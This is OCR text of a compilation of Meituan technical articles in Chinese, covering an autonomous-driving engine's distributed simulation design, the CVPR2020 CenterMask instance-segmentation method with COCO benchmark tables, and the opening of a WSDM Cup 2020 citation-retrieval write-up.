



图 6　分布式部署

为了实现分布式部署，引擎参考了计算图模型的概念，采用了类似于 Tensorflow 的设计：将功能模块分成了 Node 和 Module 两个部分。其中 Node 负责定义依赖关系，而 Module 负责完成计算。对于远程部署的 Module 来说，引擎提供了 ADVContext 和 Node Stub 的概念用于协助 Module 完成运算，对于 Module 而言，它对于自身处于环境（远程或者本地）一无所知。



基于图 7 的设计，自动驾驶系统有了分布式部署的能力：一套自动驾驶系统可以运行于一组机器之上。提升离线效率的努力不再局限于单台机器，无人车系统的离线优化

获得了更多的手段和更广的空间。

重复计算

仿真任务分成多种类型，即有运行单个模块的任务，也有同时执行 Perception、Prediction、Planning 的任务。对于同时运行多个 Module 的任务，放在集群的角度看，很多计算都是重复的。试想一个场景：Planning 引入新方法，工程师希望能够在最新 Perception 版本上的获得新方法的效果评估结果。对于仿真而言，这是一个经典场景，常用的方法是离线执行 Perception、Prediction 和 Planning 三个模块并执行 Evaluation 产生报表、评估结果。




图 8　分模块 Evaluation

一般而言，Perception 的结果受到数据和本身算法迭代的影响，当 Planning 的迭代时，Perception 的结果不会受到影响，它的输出完全可以复用。得益于 Node 和 Module 概念的分离，Perception Node 所绑定的 Module 完全可以是一个非计算单元，而是一个数据服务 Module。

在美团无人车数据平台和无人车引擎共同努力下，通过 Data Service Module, 这个常见的仿真任务的流程在工程师感知不到的情况下变成了图 9 这样。不同版本的 Perception 的输出结果被保存下来，Prediction 和 Planning 只要使用之前的结果，避免了 Perception 的反复计算。




图 9　数据复用

GPU 计算分流

无人车系统是一个同时具备重度 CPU 计算和重度 GPU 计算系统，两部分的计算是不平衡的。引擎为了提升 GPU 资源的利用效率，在内部集成了模型管理的功能同时提供了本地和远程两种 Prediction 的机制。再结合分布式部署方式，系统可以完全部署于 CPU 集群之上，模型相关的计算可以通过 RPC 请求在 Model Serving 上完成。通过 GPU 和 CPU 计算的隔离，引擎帮助提升了 GPU 和 CPU 计算资源的利用率。

05 结论

在持续的实践中，美团无人配送团队抽离出一套自动驾驶引擎，为功能模块提供机制和工具的同时，它还提供了对车载（低时延）和仿真（高吞吐）两套环境的适配。此外，配合美团的大数据基础设施以及在此基础之上专为无人车建立的数据平台，美团无人车逐步建立了完善的自动驾驶基础设施。未来，希望在引擎的帮助下能够隔离功能模块、计算平台、运行环境，使得自动驾驶能力迭代与自动驾驶落地应用两个方向上的工作能够独立开展，齐头并进，加快美团无人车的落地步伐。

关于美团无人配送

美团无人车配送中心成立于 2016 年，由美团首席科学家夏华夏博士领导。美团无人车配送围绕美团外卖、美团跑腿等核心业务，通过与现有复杂配送流程的结合，形成了无人配送整体解决方案，满足在楼宇、园区、公开道路等不同场景下最后三公里的外卖即时配送需求，提升配送效率和用户体验，最终实现“用无人配送让服务触达世界每个角落”的愿景。

招聘信息

美团无人车配送中心大量岗位持续招聘中，诚招算法 / 系统 / 硬件开发工程师及专家。欢迎感兴趣的同学发送简历至：ai.hr@meituan.com（邮件标题注明：美团无人车团队）。

美团无人配送 CVPR2020 论文 CenterMask 解读

作者：钰晴　申浩等

计算机视觉技术是实现自动驾驶的重要部分，美团无人配送团队长期在该领域进行着积极的探索。不久前，高精地图组提出的 CenterMask 图像实例分割算法被 CVPR2020 收录，本文将对该方法进行介绍。

CVPR 的全称是 IEEE Conference on Computer Vision and Pattern Recognition，IEEE 国际计算机视觉与模式识别会议，它和 ICCV、ECCV 并称为计算机视觉领域三大顶会。本届 CVPR 大会共收到 6656 篇投稿，接收 1470 篇，录用率为 22%。

背景

one-stage 实例分割的意义

图像的实例分割是计算机视觉中重要且基础的问题之一，其在众多领域具有十分重要的应用，比如：地图要素提取、自动驾驶车辆感知等。不同于目标检测和语义分割，实例分割需要对图像中的每个实例（物体）同时进行定位、分类和分割。从这个角度看，实例分割兼具目标检测和语义分割的特性，因此更具挑战。当前两阶段（two-stage）目标检测网络（Faster R-CNN[2] 系列）被广泛用于主流的实例分割算法（如 Mask R-CNN[1]）。

2019 年，一阶段（one-stage）无锚点（anchor-free）的目标检测方法迎来了新一轮的爆发，很多优秀的 one-stage 目标检测网络被提出，如 CenterNet[3], FCOS[4] 等。这一类方法相较于 two-stage 的算法，不依赖预设定的 anchor，直接预测 bounding box 所需的全部信息，如位置、框的大小、类别等，因此具有框架简单灵活，速度快等优点。于是很自然的便会想到，实例分割任务是否也能够采用这种 one-stage anchor-free 的思路来实现更优的速度和精度的平衡？我们的论文分析

了该问题中存在的两个难点，并提出 CenterMask 方法予以解决。




图 1　目标检测，语义分割和实例分割的区别

one-stage 实例分割的难点

相较于 one-stage 目标检测，one-stage 的实例分割更为困难。不同于目标检测用四个角的坐标即可表示物体的 bounding box，实例分割的 mask 的形状和大小都更为灵活，很难用固定大小的向量来表示。从问题本身出发，one-stage 的实例分割主要面临两个难点：

- 如何区分不同的物体实例，尤其是同一类别下的物体实例。two-stage 的方法利用感兴趣区域（Region of Interest，简称 ROI）限制了单个物体的范围，只需要对 ROI 内部的区域进行分割，大大减轻了其他物体的干扰。而 one-stage 的方法需要直接对图像中的所有物体进行分割。
- 如何保留像素级的位置信息，这是 two-stage 和 one-stage 的实例分割面临的普遍问题。分割本质上是像素级的任务，物体边缘像素的分割精细程度对最终的效果有较大影响。而现有的实例分割方法大多将固定大小的特征转换到原始物体的大小，或者利用固定个数的点对轮廓进行描述，这些方式都无法较好的保留原始图像的空间信息。

相关工作介绍

遵照目标检测的设定，现有的实例分割方法可大致分为两类：二阶段（two-stage）实例分割方法和一阶段（one-stage）实例分割方法。

- two-stage 的实例分割遵循先检测后分割的流程，首先对全图进行目标检测得到 bounding box，然后对 bounding box 内部的区域进行分割，得到每个物体的 mask。two-stage 的方法的主要代表是 Mask R-CNN[1]，该方法在 Faster R-CNN[2] 的网络上增加了一个 mask 分割的分支，用于对每个感兴趣区域（Region of Interest，简称 ROI）进行分割。而把不同大小的 ROI 映射为同样尺度的 mask 会带来位置精度的损失，因此该方法引入了 RoIAlign 来恢复一定程度的位置信息。PANet[5] 通过增强信息在网络中的传播来对 Mask R-CNN 网络进行改进。Mask Scoring R-CNN[6] 通过引入对 mask 进行打分的模块来改善分割后 mask 的质量。上述 two-stage 的方法可以取得 SOTA 的效果，但是方法较为复杂且耗时，因此人们也开始积极探索更简单快速的 one-stage 实例分割算法。
- 现有的 one-stage 实例分割算法可以大致分为两类：基于全局图像的方法和基于局部图像的方法。基于全局的方法首先生成全局的特征图，然后利用一些操作对特征进行组合来得到每个实例的最终 mask。比如，InstanceFCN[7] 首先利用全卷积网络 [8]（FCN）得到包含物体实例相对位置信息的特征图（instance-sensitive score maps），然后利用 assembling module 来输出不同物体的分割结果。YOLACT[9] 首先生成全局图像的多张 prototype masks，然后利用针对每个实例生成的 mask coefficients 对 prototype masks 进行组合，作为每个实例的分割结果。基于全局图像的方法能够较好的保留物体的位置信息，实现像素级的特征对齐（pixel-to-pixel alignment），但是当不同物体之间存在相互遮挡（overlap）时表现较差。与此相对应的，基于局部区域的方法直接基于局部的信息输出实例的分割结果。PolarMask[10] 采用轮廓表示不同的实例，通过从物体的中心点发出的射线组成的多边形来描述物体的轮廓，但是含有固定端点个数的多边形不能精准的描述物体的边缘，并且基于轮廓的方法无法很好的表示含有孔洞的物体。TensorMask[11] 利用 4D tensor 来表示空间中不同物体的 mask, 并且引入了 aligned representation 和 tensor bipyramid 来较好的恢复物体的空间位置细节，但是这些特征对齐的操作使得整个网络比 two-stage 的 Mask R-CNN 还要慢一些。

不同于上述方法，我们提出的 CenterMask 网络，同时包含一个全局显著图生成分支和一个局部形状预测分支，能够在实现像素级特征对齐的情况下实现不同物体实例的区分。

CenterMask 介绍

本工作旨在提出一个 one-stage 的图像实例分割算法，不依赖预先设定的 ROI 区域来进行 mask 的预测，这需要模型同时进行图像中物体的定位、分类和分割。为了实现该任务，我们将实例分割拆分为两个平行的子任务，然后将两个子任务得到的结果进行结合，以得到每个实例的最终分割结果。

第一个分支（即 Local Shape 分支）从物体的中心点表示中获取粗糙的形状信息，用于约束不同物体的位置区域以自然地将不同的实例进行区分。第二个分支（即 Global Saliency 分支）对整张图像预测全局的显著图，用于保留准确的位置信息，实现精准的分割。最终，粗糙但 instance-aware 的 local shape 和精细但 instance-un-aware 的 global saliency 进行组合，以得到每个物体的分割结果。

1. 网络整体框架




图 2　CenterMask 网络结构图

CenterMask 整体网络结构图如图 2 所示，给定一张输入图像，经过 backbone 网络提取特征之后，网络输出五个平行的分支。其中 Heatmap 和 Offset 分支用于预测所有中心点的位置坐标，坐标的获得遵循关键点预测的一般流程。Shape 和 Size 分支用于预测中心点处的 Local Shape，Saliency 分支用于预测 Global Saliency Map。可以看到，预测的 Local Shape 含有粗糙但是 instance-aware 的形状信息，而 Global Saliency 含有精细但是 instance-aware 的显著性信息。最终，每个位置点处得到的 Local Shape 和对应位置处的 Global Saliency 进行乘积，以得到最终每个实例的分割结果。Local Shape 和 Global Saliency 分支的细节将在下文介绍。

2. Local Shape 预测

为了区分位于不同位置的实例，我们采用每个实例的中心点来对其 mask 进行建模，中心点的定义是该物体的 bounding box 的中心。一种直观的想法是直接采用物体中心点处提取的图像特征来进行表示，但是固定大小的图像特征难以表示不同大小的物体。因此，我们将物体 mask 的表示拆分为两部分：mask 的形状和 mask 的大小，用固定大小的图像特征表示 mask 的形状，用二维向量表示 mask 的大小（高和宽）。以上两个信息都同时可以由物体中心点的表示得到。如图 3 所示，P 表示由 backbone 网络提取的图像特征，shape 和 size 表示预测以上两个信息的分支。用 Fshape(大小为 H x W x S x S) 表示 shape 分支得到的特征图，Fsize(大小为 H x W x 2) 表示 size 分支得到的特征图。假设某个物体的中心点位置为 (x,y)，则该点的 shape 特征为 Fshape(x,y)，大小为 1 x 1 x S x S，将其 reshape 成 S x S 大小的二维平面矩阵；该点的 size 特征为 Fsize(x,y)，用 h 和 w 表示预测的高度和宽度大小，将上述二维平面矩阵 resize 到 h x w 的大小，即得到了该物体的 LocalShape 表示。




图 3　Local Shape 预测分支

3. Global Saliency 生成

尽管上述 Local Shape 表示可以生成每个实例的 mask，但是由于该 mask 是由固定大小的特征 resize 得到，因此只能描述粗糙的形状信息，不能较好的保留空间位置（尤其是物体边缘处）的细节。如何从固定大小的特征中得到精细的空间位置信息是实例分割面临的普遍问题，不同于其他采用复杂的特征对齐操作来应对此问题的思路，我们采用了更为简单快速的方法。启发于语义分割领域直接对全图进行精细分割的思路，我们提出预测一张全局大小的显著图来实现特征的对齐。平行于 Local Shape 分支，Global Saliency 分支在 backbone 网络之后预测一张全局的特征图，该特征图用于表示图像中的每个像素是属于前景（物体区域）还是背景区域。

实验结果

1. 可视化结果




图 4　CenterMask 网络不同设定下的分割结果

为了验证本文提出的 Local Shape 和 Global Saliency 两个分支的效果，我们对独立的分支进行了分割结果的可视化，如图 4 所示。其中 (a) 表示只有 Local Shape 分支网络的输出结果，可以看到，虽然预测的 mask 比较粗糙，但是该分支可以较好的区分出不同的物体。(b) 表示只有 Global Saliency 分支网络输出的结果，可以看到，在物体之间不存在遮挡的情形下，仅用 Saliency 分支便可实现物体精细的分割。© 表示在复杂场景下 CenterMask 的表现，从左到右分别为只有 Local Shape 分支，只有 Global Saliency 分支和二者同时存在时 CenterMask 的分割效果。可以看到，在物体之间存在遮挡时，仅靠 Saliency 分支无法较好的分割，而 Shape 和 Saliency 分支的结合可以同时在精细分割的同时实现不同实例之间的区分。

2. 方法对比

Method	Backbone	Resolution	FPS	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
two-stage									
MNC [4]	ResNet-101-C4	-	2.78	24.6	44.3	24.8	4.7	25.9	43.6
FCIS [18]	ResNet-101-C5-dilated	multi-scale	4.17	29.2	49.5	-	7.1	31.3	50.0
Mask R-CNN [12]	ResNeXt-101-FPN	800×1333	8.3	37.1	60.0	39.4	16.9	39.9	53.5
one-stage									
ExtremeNet [31]	Hourglass-104	512×512	3.1	18.9	44.5	13.7	10.4	20.4	28.3
TensorMask [2]	ResNet-101-FPN	800×1333	2.63	37.3	59.5	39.5	17.5	39.3	51.6
YOLACT [1]	ResNet-101-FPN	700×700	23.6	31.2	50.6	32.8	12.1	33.3	47.1
YOLACT-550 [1]	ResNet-101-FPN	550×550	33.5	29.8	48.5	31.2	9.9	31.3	47.7
PolarMask [28]	ResNeXt-101-FPN	768×1280	10.9	32.9	55.4	33.8	15.5	35.1	46.3
CenterMask	DLA-34	512×512	25.2	33.1	53.8	34.9	13.4	35.7	48.8
CenterMask	Hourglass-104	512×512	12.3	34.5	56.1	36.3	16.3	37.4	48.4

图 5　CenterMask 与其他方法在 COCO test-dev 数据集上的对比

CenterMask 与其他方法在 COCO test-dev 数据集上的精度 (AP) 和速度 (FPS) 对比见图 5。其中有两个模型在精度上优于我们的方法：two-stage 的 Mask R-CNN 和 one-stage 的 TensorMask，但是他们的速度分别大约 4fps 和 8fps 慢于我们的方法。除此之外，我们的方法在速度和精度上都优于其他的 one-stage 实例分割算法，实现了在速度和精度上的均衡。CenterMask 和其他方法的可视化效果对比见图 6。




图 6　CenterMask 与其他方法在 COCO 数据集上的可视化对比

除此之外，我们还将提出的 Local Shape 和 Global Saliency 分支迁移至了主流的 one-stage 目标检测网络 FCOS，最终的实验效果见图 7。最好的模型可以实现 38.5 的精度，证明了本方法较好的适用性。

Backbone	AP	AP_{50}	AP_{75}	AP_S	AP_M	AP_L
ResNet-101-FPN	36.1	58.7	38.0	16.5	38.4	51.2
ResNeXt-101-FPN	36.7	59.3	38.8	17.4	38.7	51.4
ResNet-101-FPN-DCN	37.6	60.4	39.8	17.3	39.8	53.4
ResNeXt-101-FPN-DCN	38.5	61.5	41.0	18.7	40.5	54.8

图 7　CenterMask-FCOS 在 COCO test-dev 数据集上的性能

未来展望

首先，CenterMask 方法作为我们在 one-stage 实例分割领域的初步尝试，取得了较好的速度和精度的均衡，但是本质上仍未能完全脱离目标检测的影响，未来希望能够探索出不依赖 box crop 的方法，简化整个流程。其次，由于 CenterMask 预测 Global Saliency 的思想启发自语义分割的思路，而全景分割是同时融合了实例分割和语义分割的任务，未来希望我们的方法在全景分割领域也能有更好的应用，也希望后续有更多同时结合语义分割和实例分割思想的工作被提出。

更多细节见论文：CenterMask: single shot instance segmentation with point representation

招聘信息

美团无人车配送中心大量岗位持续招聘中，诚招感知 / 高精地图 / 决策规划 / 预测算法专家、无人车系统开发工程师 / 专家。无人车配送中心主要是借助无人驾驶技术，依靠视觉、激光等传感器，实时感知周围环境，通过高精定位和智能决策规划，保证无人配送机器人具有全场景的实时配送能力。欢迎感兴趣的同学发送简历至：

hr.mad@meituan.com（邮件标题注明：美团无人车团队）

参考文献

[1] He K, Gkioxari G, Dollár P, et al. Mask r-cnn[C]//Proceedings of the IEEE international conference on computer vision. 2017: 2961-2969.

[2] Ren S, He K, Girshick R, et al. Faster r-cnn: Towards real-time object detection with region proposal networks[C]//Advances in neural information processing systems. 2015: 91-99.

[3] Zhou X, Wang D, Krähenbühl P. Objects as points[J]. arXiv preprint arXiv:1904.07850, 2019.

[4] Tian Z, Shen C, Chen H, et al. Fcos: Fully convolutional one-stage object detection[C]//Proceedings of the IEEE International Conference on Computer Vision. 2019: 9627-9636.

[5] Liu S, Qi L, Qin H, et al. Path aggregation network for instance segmentation[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018: 8759-8768.

[6] Huang Z, Huang L, Gong Y, et al. Mask scoring r-cnn[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019: 6409-6418.

[7] Dai J, He K, Li Y, et al. Instance-sensitive fully convolutional networks[C]//European Conference on Computer Vision. Springer, Cham, 2016: 534-549.

[8] Long J, Shelhamer E, Darrell T. Fully convolutional networks for semantic segmentation[C]//Proceedings of the IEEE conference on computer vision and pattern recognition. 2015: 3431-3440.

[9] Bolya D, Zhou C, Xiao F, et al. YOLACT: real-time instance segmentation[C]//Proceedings of the IEEE International Conference on Computer Vision. 2019: 9157-9166.

[10] Xie, Enze, et al. "Polarmask: Single shot instance segmentation with polar representation." //Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2020

[11] Chen, Xinlei, et al. "Tensormask: A foundation for dense object segmentation." Proceedings of the IEEE International Conference on Computer Vision. 2019.

WSDM Cup 2020 检索排序评测任务第一名经验总结


作者：帅朋

1. 背景

第 13 届“国际网络搜索与数据挖掘会议”(WSDM 2020) 于 2 月 3 日在美国休斯敦召开，该会议由 SIGIR、SIGKDD、SIGMOD 和 SIGWEB 四个专委会共同协调筹办，在互联网搜索、数据挖掘领域享有很高学术声誉。本届会议论文录用率仅约 15%，并且 WSDM 历来注重前沿技术的落地应用，每届大会设有的 WSDM Cup 环节提供工业界真实场景中的数据和任务用以研究和评测。

今年的 WSDM Cup 设有 3 个评测任务，吸引了微软、华为、腾讯、京东、中国科学院、清华大学、台湾大学等众多国内外知名机构的参与。美团搜索与 NLP 部继去年获得了 WSDM Cup 2019 第二名后，今年继续发力，拿下了 WSDM Cup 2020 Task 1：Citation Intent Recognition 榜单的第一名。

本次参与的是由微软研究院提出的 Citation Intent Recognition 评测任务，该任务共吸引了全球近 600 名研究者的参与。本次评测中我们引入高校合作，参评团队 Ferryman 由搜索与 NLP 部 –NLP 中心的刘帅朋、江会星及电子科技大学、东南大学的两位科研人员共同组建。团队提出了一种基于 BERT 和 LightGBM 的多模融合检索排序解决方案，该方案同时被 WSDM Cup 2020 录用为专栏论文。



2. 任务简介

本次参与的任务一（WSDM Cup 2020 Task 1: Citation Intent Recognition）由微软研究院发起，任务要求参赛者根据论文中对某项科研工作的描述，从论文库中找出与该描述最匹配的 Top3 论文。举例说明如下：

某论文中对科研工作 [1] 和 [2] 的描述如下：

> An efficient implementation based on BERT [1] and graph neural network (GNN) [2] is introduced.

参赛者需要根据这段科研描述从论文库中检索与 [1][2] 相关工作最匹配论文。

在本例中：

与工作 [1] 最匹配的论文题目应该是：

> [1] BERT: Pre-training of deep bidirectional transformers for language understanding.

与工作 [2] 最匹配的论文题目应该是：

> [2] Relational inductive biases, deep learning, and graph networks.

由上述分析可知，该任务是经典的检索排序任务，即根据文本 Query 从候选 Documents 中找出 Top N 个最相关的 Documents，核心技术包括文本语义理解和搜索排序。

2.1 评测数据

本次评测数据分为论文候选集、训练集、验证集和测试集四个部分，各部分数据的表述如表 1 所示：

表 1　评测数据分析表

数据集	数据量	包含的字段信息
论文候选集	838,939	论文ID、论文标题、摘要、期刊名、发表年份等
训练集	62,976	对相关科研工作的描述，匹配论文的ID
验证集	34,312	对相关科研工作的描述（初赛验证阶段使用）
测试集	34,428	对相关科研工作的描述（决赛评测阶段使用，以此确定算法最终效果）

对本次评测任务及数据分析可以发现本次评测存在以下特点：

- 与工业界的实际场景类似，本次任务数据量规模比较大，要求制定方案时需要同时考虑算法性能和效果，因此相关评测方案可以直接落地应用或有间接参考的价值；
- 为了保证方案具有一定落地实用价值，本任务要求测试集的结果需要在 48 小时内提交，这也对解决方案的整体效率提出了更高的要求，像常见的使用非常多模型的融合提升方案，在本评测中就不太适用；
- 跟自然语言处理领域的一般任跟自然语言处理领域的一般任务不同，本次评测任务中数据多来源于生命科学领域，存在较多的专有词汇和固定表述模式，因此一些常见的方法模型（例如在通用语料上预训练的 BERT、ELMo 等预训练模型）在该任务上的直接应用是不合适的，这也是本次任务的难点之一。

2.2 评测指标

